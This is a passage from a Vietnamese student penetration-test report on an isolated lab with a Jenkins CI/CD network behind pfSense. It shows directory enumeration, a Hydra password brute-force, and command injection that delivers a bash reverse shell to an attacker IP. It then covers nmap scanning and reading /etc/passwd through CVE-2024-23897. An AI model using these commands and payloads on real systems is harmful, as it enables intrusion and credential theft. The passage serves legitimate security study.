Chương 3 đã hoàn thành việc xây dựng môi trường Lab kiểm thử giả lập phục vụ toàn bộ các kịch bản tấn công trong nghiên cứu. Hạ tầng mạng được thiết kế phân vùng thành hai dải tách biệt - Lan (192.168.235.0/24) chứa máy Web update Server và Internal (192.168.1.0/24) chứa Jenkins và MongoDB - được kết nối và kiểm soát qua tường lửa pfSense với các chính sách ACL chặt chẽ: ngăn chặn truy cập trực tiếp từ Lan vào cơ sở dữ liệu nội bộ, đồng thời chỉ cho phép lưu lượng hợp lệ đến Jenkins thông qua cơ chế NAT Port Forwarding cổng 8080. Các máy ảo Kali Linux (kể tấn công) và Kali Web update Server, Ubuntu chạy Jenkins 2.441 (mục tiêu) và Ubuntu chạy MongoDB (cơ sở dữ liệu) đã được cài đặt và cấu hình hoàn chỉnh theo mô hình phân vùng này. Kiến trúc phân tách trên

thiết lập một kịch bản tấn công sát thực tế: kẻ tấn công từ vùng ngoài buộc phải thỏa hiệp Jenkins làm bàn đạp trước khi có thể tiếp cận dữ liệu MongoDB đang được tường lửa bảo vệ, đúng với chuỗi tấn công sẽ được triển khai trong Chương 4.

## CHƯƠNG 4. BÁO CÁO KIỂM THỬ XÂM NHẬP

### 4.1 Tóm tắt báo cáo

Báo cáo này trình bày kết quả của quá trình kiểm thử xâm nhập hệ thống giả lập CI/CD được bảo vệ bởi tường lửa pfSense. Cuộc tấn công mô phỏng một kịch bản thực tế bắt đầu từ việc một máy ở ngoài internet chiếm quyền shell của Web update Server, từ đây khai thác lỗ hổng đọc tệp tin tùy ý trên máy chủ Jenkins (**CVE-2024-23897**), từ đó chiếm quyền điều khiển ban đầu. Tiếp theo, nhóm đã thực hiện leo thang đặc quyền thông qua lỗi trong nhân Linux (**CVE-2024-1086**) để chiếm quyền Root. Kết quả thực nghiệm cho thấy mặc dù hệ thống có lớp phòng thủ mạng pfSense, nhưng các lỗ hổng phần mềm chưa được vá vẫn tạo ra rủi ro nghiêm trọng, cho phép kẻ tấn công kiểm soát hoàn toàn hạ tầng, đánh cắp dữ liệu nhạy cảm và duy trì sự hiện diện lâu dài mà không bị phát hiện.

### 4.2 Mục tiêu báo cáo

- Đánh giá mức độ an toàn của hạ tầng mạng và máy chủ dịch vụ trong mô hình Lab.
- Minh chứng các kỹ thuật tấn công hiện đại nhắm vào chuỗi cung ứng phần mềm (CI/CD).
- Phân tích sự ảnh hưởng của việc kết hợp các lỗ hổng (Exploit Chain) để đạt được mục đích cuối cùng là quyền Root.
- Đưa ra các kiến thức thực tiễn về cấu hình phòng thủ trên pfSense và vá lỗ hổng hệ thống.

### 4.3 Quy tắc thực hiện kiểm thử

#### 4.3.1 Mục tiêu kiểm thử

- Tính bảo mật: Kiểm tra khả năng trích xuất các thông tin nhạy cảm như file mật khẩu, khóa bí mật (master.key, credentials.xml).
- Tính toàn vẹn: Đánh giá khả năng can thiệp vào quy trình build hoặc sửa đổi tệp tin hệ thống sau khi chiếm quyền Root.
- Tính sẵn sàng: Khảo sát khả năng làm gián đoạn dịch vụ thông qua các kịch bản khai thác lỗi nhân hệ điều hành.

#### 4.3.2 Phạm vi kiểm thử

- Đối tượng: Máy chủ Web update, máy chủ Jenkins (IP: 192.168.1.10) và hệ điều hành Ubuntu bên dưới.
- Mạng: Toàn bộ lưu lượng đi qua Firewall pfSense (WAN, LAN, OPT1).
- Ứng dụng: Dịch vụ http (cổng 80), dịch vụ Jenkins (cổng 8080), dịch vụ SSH (cổng 22).
- Giới hạn: Không thực hiện tấn công từ chối dịch vụ (DoS) gây treo máy vật lý, chỉ tập trung vào khai thác lỗ hổng phần mềm.



### 4.3.3 Loại hình kiểm thử

Phương thức kiểm thử được áp dụng là **kiểm thử hộp xám (Gray Box Testing)**, trong đó kiểm thử viên được cung cấp một phần thông tin về hệ thống mục tiêu, mô phỏng kịch bản kẻ tấn công có hiểu biết nội bộ hạn chế.

Cụ thể, nhóm kiểm thử được biết trước:

- Các thành phần tồn tại trong hệ thống: Web Update Server, Jenkins Server, MongoDB
- Dải mạng của vùng OPT1 192.168.1.0/24
- Sơ đồ topology tổng thể của hệ thống
- Cổng 8080 của Jenkins được mở định kỳ phục vụ admin debug hoặc cấu hình pipeline
- Cổng 22 mở để những dev có quyền có thể ssh tới Jenkins để có thể xử lý khi Jenkins bị treo hay cần xem những log quan trọng

Nhóm kiểm thử **không** được cung cấp:


- Thông tin xác thực (credentials) của bất kỳ dịch vụ nào
- Chi tiết cấu hình bên trong các máy chủ
- Thông tin về các lỗ hổng đang tồn tại trong hệ thống

Kiểm thử viên xuất phát từ vị trí bên ngoài (Kali Linux tại 10.0.0.136, qua pfSense/firewall) và phải tự khai thác từng bước - từ tìm thư mục ẩn, bruteforce credentials, chiếm shell Update Server, đến pivot vào vùng mạng nội bộ khai thác Jenkins.

### 4.3.4 Quy tắc kiểm thử

- Tính hợp lệ: Toàn bộ quá trình kiểm thử được thực hiện trong môi trường Lab biệt lập, không gây ảnh hưởng đến mạng thực tế.
- Duy trì bằng chứng: Mọi bước khai thác thành công (PoC) phải được chụp ảnh màn hình làm minh chứng.
- Khôi phục trạng thái: Sau khi thực hiện các bước phá hoại giả định hoặc xóa dấu vết, hệ thống phải được Snapshot hoặc khôi phục về trạng thái an toàn ban đầu.
- Bảo mật dữ liệu: Mọi thông tin nhạy cảm thu thập được trong quá trình Lab (mật khẩu, khóa bí mật) chỉ được sử dụng cho mục đích báo cáo.

### 4.3.5 Sơ đồ kiểm thử



Hình 15 Flow kiểm thử hệ thống CI/CD


#### 4.4 Giai đoạn 1: Trinh sát và nhận diện bề mặt tấn công

Mục tiêu của giai đoạn này là xây dựng "Bản đồ bề mặt tấn công" (Attack Surface Map), xác định các dịch vụ đang vận hành và phiên bản phần mềm để tra cứu các điểm yếu tương ứng.

##### 4.4.1 Chiếm quyền của Update server để làm bước đệm

Mục tiêu là từ máy Kali Linux ở dải mạng công cộng Wan tấn công vào Update Server đặt ở dải mạng Lan và chiếm được shell.

Xác định web update chỉ có tải bản game mới, không có chức năng khác:



Hình 16 Web updategame.net

#### 4.4.1.1 Tìm thư mục ẩn trên web và khai thác

Dùng gobuster tìm thư mục ẩn:

```
gobuster dir -u updategame.net \
-w /usr/share/wordlists/dirb/common.txt
```

```
(kali@kali)-[~]
$ gobuster dir -u updategame.net \
-w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://updategame.net
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
login (Status: 200) [Size: 1792]
logout (Status: 302) [Size: 189] [→ /]
robots.txt (Status: 200) [Size: 129]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Hình 17 Tìm thư mục ẩn trên web updategame.net

Ta thấy được có đường dẫn /login và file robots.txt, ta đọc thử robots.txt:

*curl -s http://updategame.net/robots.txt*

```
(kali@kali)-[~]
$ curl -s http://updategame.net/robots.txt

User-agent: *
Disallow: /dev-panel
Disallow: /admin
Disallow: /logout

# Managed by devadmin – contact: devadmin@indiegame.net
```

*Hình 18 Đọc file ẩn robots.txt*

Dòng chữ “# Managed by devadmin – contact: devadmin@indiegame.net” khiến ta đoán có một user là devadmin, sử dụng bruteforce bằng hydra với user devadmin và file từ điển password:

```
hydra -l devadmin -P /usr/share/wordlists/rockyou.txt \
updategame.net http-post-form \
"/login:username=^USER^&password=^PASS^:Sai tài khoản"
```

```
(kali@kali)-[~]
$ hydra -l devadmin -P /usr/share/wordlists/rockyou.txt \
  updategame.net http-post-form \
  "/login:username=^USER^&password=^PASS^:Sai tài khoản"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-20 08:35:09
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l1:p:9), ~1 try per task
[DATA] attacking http-post-form://updategame.net:80/login:username="USER"&password="PASS":Sai tài khoản
[80][http-post-form] host: updategame.net login: devadmin password: Summer@189
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-20 08:35:20
```

*Hình 19 Bruteforce lấy username và password web*

## - Xác nhận web có Command Injection

Dùng username và password đăng nhập trước để lấy cookie:

```
curl -c cookie.txt -X POST updategame.net/login \
-d "username=devadmin&password=Summer@189"
```

```
(kali@kali)-[~]
$ curl -c cookie.txt -X POST updategame.net/login \
-d "username=devadmin&password=Summer@189"

v1.3.0

<!doctype html>
<html lang=en>
<title>Redirecting ... </title>
<h1>Redirecting ... </h1>
<p>You should be redirected automatically to the target URL: <a href="/dev-panel">/dev-panel</a>. If not, click the link.

(kali@kali)-[~]
$ cat cookie.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_updategame.net FALSE / FALSE 0 session eyJsb2dnZWRFaW4iOnRydWUsInVzZXJuYXV1Ijo1ZGV2YWRTaW4ifQ.aeYXNw.s2-yk01CvjEvSuqcIUHOYg5YJwU
```

*Hình 20 Lấy cookie*

Lệnh chạy trả về href /dev-panel, tiếp tục kiểm tra injection:

```
curl -b cookie.txt -X POST updategame.net/dev-panel/check \
-d "version=v1.3.2; whoami"
```

```
(kali@kali)-[~]
$ curl -b cookie.txt -X POST updategame.net/dev-panel/check \
-d "version=v1.3.2; whoami"

<!DOCTYPE html>
<html lang="vi">
<head>
<meta charset="UTF-8">
<title>Dev Panel - IndieGame</title>
<style>
* { box-sizing: border-box; margin: 0; padding: 0; }
body { font-family: 'Segoe UI', sans-serif; background: #0f0f1a; color: #e0e0e0; }
header { background: #1a1a2e; padding: 16px 40px; border-bottom: 2px solid #e94560; display: flex; justify-content: space-between; align-items: center; }
header h1 { color: #e94560; font-size: 20px; }
.logout { color: #888; text-decoration: none; font-size: 13px; }
.logout:hover { color: #e94560; }
.container { max-width: 860px; margin: 40px auto; padding: 0 20px; }
h2 { color: #e94560; font-size: 15px; margin-bottom: 14px; border-bottom: 1px solid #2a2a4a; padding-bottom: 8px; }
.card { background: #1a1a2e; border: 1px solid #2a2a4a; border-radius: 8px; padding: 24px; margin-bottom: 24px; }
label { display: block; font-size: 12px; color: #888; margin-bottom: 6px; }
.row { display: flex; gap: 10px; align-items: flex-end; }

</style>
</head>
<body>
<div class="output">
<div class="label">Kết quả:</div>
<pre>/bin/sh: 1: whoami.zip: not found
/bin/sh: 1: whoami.zip: not found
ls: cannot access &#39;static/builds/game_v1.3.2&#39;; No such file or directory
</pre>
</body>
</html>
```

Hình 21 Chạy thử injection trên đường dẫn mới tìm thấy

/bin/sh: 1: whoami.zip: not found - Server đã cố chạy lệnh *whoami*, tuy nhiên, do trong biến *version* được nối thêm đuôi *.zip*, nên lệnh thực tế mà Server thực thi bị biến thành *whoami.zip*. Vì không có lệnh nào tên là *whoami.zip* trong hệ thống Linux, nên nó báo "not found".

#### 4.4.1.2 Lấy reverse shell và chiếm quyền

Chạy lệnh lắng nghe cổng 4444:

*nc -lvp 4444*

```
(kali@kali)-[~]
$ nc -lvp 4444

listening on [any] 4444 ...
```

Hình 22 Lắng nghe cổng 4444

Bật một terminal mới và gửi payload:

*curl -b cookie.txt -X POST updategame.net/dev-panel/check \*  
*--data-urlencode "version=v1.3.2; bash -c 'bash -i >& /dev/tcp/10.0.0.136/4444 0>&1'"*

```
(kali@kali)-[~]
$ curl -b cookie.txt -X POST http://updategame.net/dev-panel/check \
--data-urlencode "version=v1.3.2; bash -c 'bash -i >& /dev/tcp/10.0.0.136/4444 0>&1' #"

<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
```

Hình 23 Gửi payload thành công

Kiểm tra lại bên terminal trước, ta thấy đã chiếm shell của server update thành công:

```

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.0.136] from (UNKNOWN) [10.0.0.133] 38936
(venv)(kali@kali)-[~/game_update_portal]
$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:10:55:6f brd ff:ff:ff:ff:ff:ff
    inet 192.168.235.129/24 brd 192.168.235.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe10:556f/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
4: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet6 fe80::8ac9:8139:a155:8e82/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
(venv)(kali@kali)-[~/game_update_portal]
$

```

Hình 24 Chiếm shell thành công

#### 4.4.2 Quét cổng diện rộng (Port Scanning)

Dùng Nmap để quét dải 192.168.1.0 xem máy nào đang mở cổng 8080:

`nmap -p 8080 192.168.1.0/24 --open`

```

(venv)(kali@kali)-[~/CVE-2024-23897]
$ nmap -p 8080 192.168.1.0/24 --open
nmap -p 8080 192.168.1.0/24 --open
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 13:46 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (0.0066s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.40 seconds

```

Hình 25 Quét dải ip xem thiết bị nào mở cổng 8080

Có ip 192.168.1.10 đang có mở cổng 8080 nên đây là máy Jenkins.

Lệnh để quét toàn bộ 65535 cổng TCP với tốc độ cao:

`nmap -Pn -p- --min-rate 5000 192.168.1.10 -oN reconnaissance_full.txt`

```

(venv)(kali@kali)-[~/CVE-2024-23897]
$ nmap -Pn -p- --min-rate 5000 192.168.1.10 -oN reconnaissance_full.txt
nmap -Pn -p- --min-rate 5000 192.168.1.10 -oN reconnaissance_full.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 08:26 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (6.5s latency).
Not shown: 60004 filtered tcp ports (no-response), 5527 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 49.67 seconds

```

Hình 26 Quét cổng qua ip máy Jenkins

Nhận xét: Tham số -Pn được sử dụng để bỏ qua giao thức ICMP (Ping), giúp tránh bị các thiết bị tường lửa chặn đứng ngay từ bước thăm dò. Tham số --min-rate 5000 đảm bảo hiệu suất quét trong môi trường Lab mà không làm giảm tính chính xác của kết quả.

#### 4.4.3 Nhận diện dịch vụ và phiên bản sử dụng

Sau khi phát hiện cổng 8080 và 22 đang mở, kiểm thử viên tiến hành quét sâu để xác định chính xác nền tảng dịch vụ.

Lệnh quét chi tiết các cổng quan trọng để lấy banner và phiên bản:

*`nmap -Pn -sV -sC -p 8080 192.168.1.10`*

```
(venv)(kali@kali) [~/CVE-2024-23897]
$ nmap -Pn -sV -sC -p 8080 192.168.1.10
nmap -Pn -sV -sC -p 8080 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 12:51 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Jetty 10.0.18
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ _http-title: Dashboard [Jenkins]
|_ _http-server-header: Jetty(10.0.18)
|_ http-open-proxy: Potentially OPEN proxy.
|_ _Methods supported: CONNECTION

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.68 seconds
```

*Hình 27 Quét lấy banner và phiên bản cổng 8080*

| Cổng (Port) | Trạng thái | Dịch vụ | Chi tiết phiên bản (Banner)           |
|-------------|------------|---------|---------------------------------------|
| 8080/tcp    | Open       | HTTP    | Jetty 10.0.18 (Jenkins version 2.441) |

*Bảng 2. Bảng trạng thái cổng 8080 trên Jenkins*

Phân tích kỹ thuật: Kết quả quét cho thấy dịch vụ HTTP đang chạy trên nền tảng máy chủ ứng dụng Jetty, phục vụ cho giao diện quản trị Jenkins phiên bản 2.441. Đối chiếu với cơ sở dữ liệu lỗi bảo mật quốc gia, phiên bản 2.441 là phiên bản cuối cùng chứa lỗi nghiêm trọng trong thư viện phân tích cú pháp CLI trước khi được vá. Việc lộ diện cổng 8080 trực tiếp ra vùng DMZ mà không có lớp bảo vệ WAF hay IP Whitelisting là một sai sót cấu hình nghiêm trọng, cho phép bất kỳ thực thể nào cũng có thể tương tác với giao diện CLI của Jenkins.

*`nmap -Pn -sV -sC -p 22 192.168.1.10`*

```
(venv)(kali@kali) [~/CVE-2024-23897]
$ nmap -Pn -sV -sC -p 22 192.168.1.10
nmap -Pn -sV -sC -p 22 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 08:27 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (0.0026s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 4a:8a:b1:d4:49:1c:2c:ed:44:49:8b:72:ac:03:13:d8 (ECDSA)
|_  256 78:96:5f:19:64:f9:18:e0:84:4e:78:3b:bd:33:64:6e (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

*Hình 28 Quét lấy banner và phiên bản cổng 22*

| Cổng (Port) | Trạng thái | Dịch vụ | Chi tiết phiên bản (Banner) |
|-------------|------------|---------|-----------------------------|
| 22/tcp      | Open       | OpenSSH | 8.9                         |




### Bảng 3. Bảng trạng thái cổng 22 trên máy Jenkins

Phân tích kỹ thuật: Kết quả quét Nmap xác định cổng 22 (SSH) đang ở trạng thái Open, xác nhận dịch vụ điều khiển từ xa đang hoạt động trên nền tảng OpenSSH 8.9p1 chạy trên hệ điều hành Ubuntu Linux. Việc Nmap thu thập được chi tiết các tham số của ssh-hostkey (ECDSA và ED25519) và thông báo biểu ngữ cho thấy pfSense đã thực hiện cấu hình Port Forwarding thành công, cho phép các gói tin bắt tay của SSH đi xuyên qua Firewall từ vùng LAN vào máy chủ mục tiêu bên trong. Việc công khai dịch vụ SSH trực tiếp ra môi trường mạng diện rộng mà không qua các lớp bảo mật bổ sung như VPN, Port Knocking hoặc Public Key Authentication bắt buộc tạo ra một bề mặt tấn công lớn. Đối với kẻ tấn công, đây không chỉ là một cổng dịch vụ, mà là một "cánh cửa" tiềm năng để thực hiện tấn công vét cạn mật khẩu hoặc sử dụng các thông tin xác thực đã bị chiếm đoạt từ lỗ hổng Jenkins trước đó nhằm thiết lập kết nối Shell trực tiếp vào hệ thống.

Kiểm tra kernel đang sử dụng của máy Jenkins bằng lệnh:

*nmap -O 192.168.1.10*



```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ nmap -O 192.168.1.10
nmap -O 192.168.1.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-20 08:35 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (0.0029s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
```

Hình 29 Kiểm tra kernel của máy Jenkins

Phân tích kỹ thuật: nmap phát hiện thấy máy Jenkins dùng kernel linux từ bản 4.19 - 5.15. Theo cơ sở dữ liệu lỗi bảo mật quốc tế, các phiên bản Kernel trong dải này (cụ thể là từ 3.15 đến 6.8) đều chưa được vá lỗi **Use-After-Free** trong phân hệ Netfilter. Điều này mở ra khả năng khai thác **CVE-2024-1086** để leo thang đặc quyền từ xa.

## 4.5 Giai đoạn 2: Khai thác lỗ hổng

Lỗ hổng CVE-2024-23897 xuất phát từ tính năng mặc định `expandAtFiles` của thư viện Java `args4j` được Jenkins tích hợp trong công cụ Giao diện dòng lệnh.

### 4.5.1 Chuẩn bị hạ tầng tấn công

Tải công cụ tương tác JenkinCLI: Tải tệp thực thi CLI trực tiếp từ máy chủ mục tiêu mà không cần xác thực với lệnh:

*wget http://192.168.1.10:8080/jnlpJars/jenkins-cli.jar*



```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ wget http://192.168.1.10:8080/jnlpJars/jenkins-cli.jar
--2026-04-20 08:36:31-- http://192.168.1.10:8080/jnlpJars/jenkins-cli.jar
Connecting to 192.168.1.10:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3623400 (3.5M) [application/java-archive]
Saving to: 'jenkins-cli.jar.1'

0K ..... 1% 6.48M 1s
50K ..... 2% 8.75M 0s
```

Hình 30 Tải tệp thực thi từ máy Jenkins

## 4.5.2 Khai thác lỗ hổng CVE-2024-23897

### 4.5.2.1 Thực hiện lệnh đọc tệp hệ thống

Sử dụng tiền tố @ trước đường dẫn tệp để lừa bộ phân tích cú pháp của args4j đọc nội dung tệp và đưa vào tham số của một lệnh hợp lệ (như lệnh help hoặc connect-node).

`java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@/etc/passwd"`

```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@/etc/passwd"
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@/etc/passwd"

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
```

Hình 31 Đọc file /etc/passwd

Nhận xét: Trong trường hợp máy chủ Jenkins không cho phép truy cập ẩn danh (Allow anonymous read access is disabled), lỗ hổng vẫn cho phép kẻ tấn công đọc được một vài dòng đầu tiên của tệp tin thông qua các thông báo lỗi trả về từ máy chủ. Nếu máy chủ cho phép truy cập ẩn danh, toàn bộ nội dung tệp tin có thể bị trích xuất hoàn toàn.

Phân tích kỹ thuật cơ chế args4j: Lỗ hổng nằm tại phương thức `expandAtFiles` trong lớp `CmdLineParser.java` của thư viện args4j. Khi một đối số bắt đầu bằng ký tự @, thư viện này sẽ coi chuỗi theo sau là một đường dẫn tệp, mở tệp đó, đọc từng dòng và chèn lại vào mảng đối số của lệnh thực thi. Do Jenkins không vô hiệu hóa tính năng này trong cấu hình CLI mặc định, một yêu cầu HTTP POST gửi tới endpoint /cli có thể chứa payload nhị phân được chế tạo đặc biệt để kích hoạt quá trình đọc tệp.

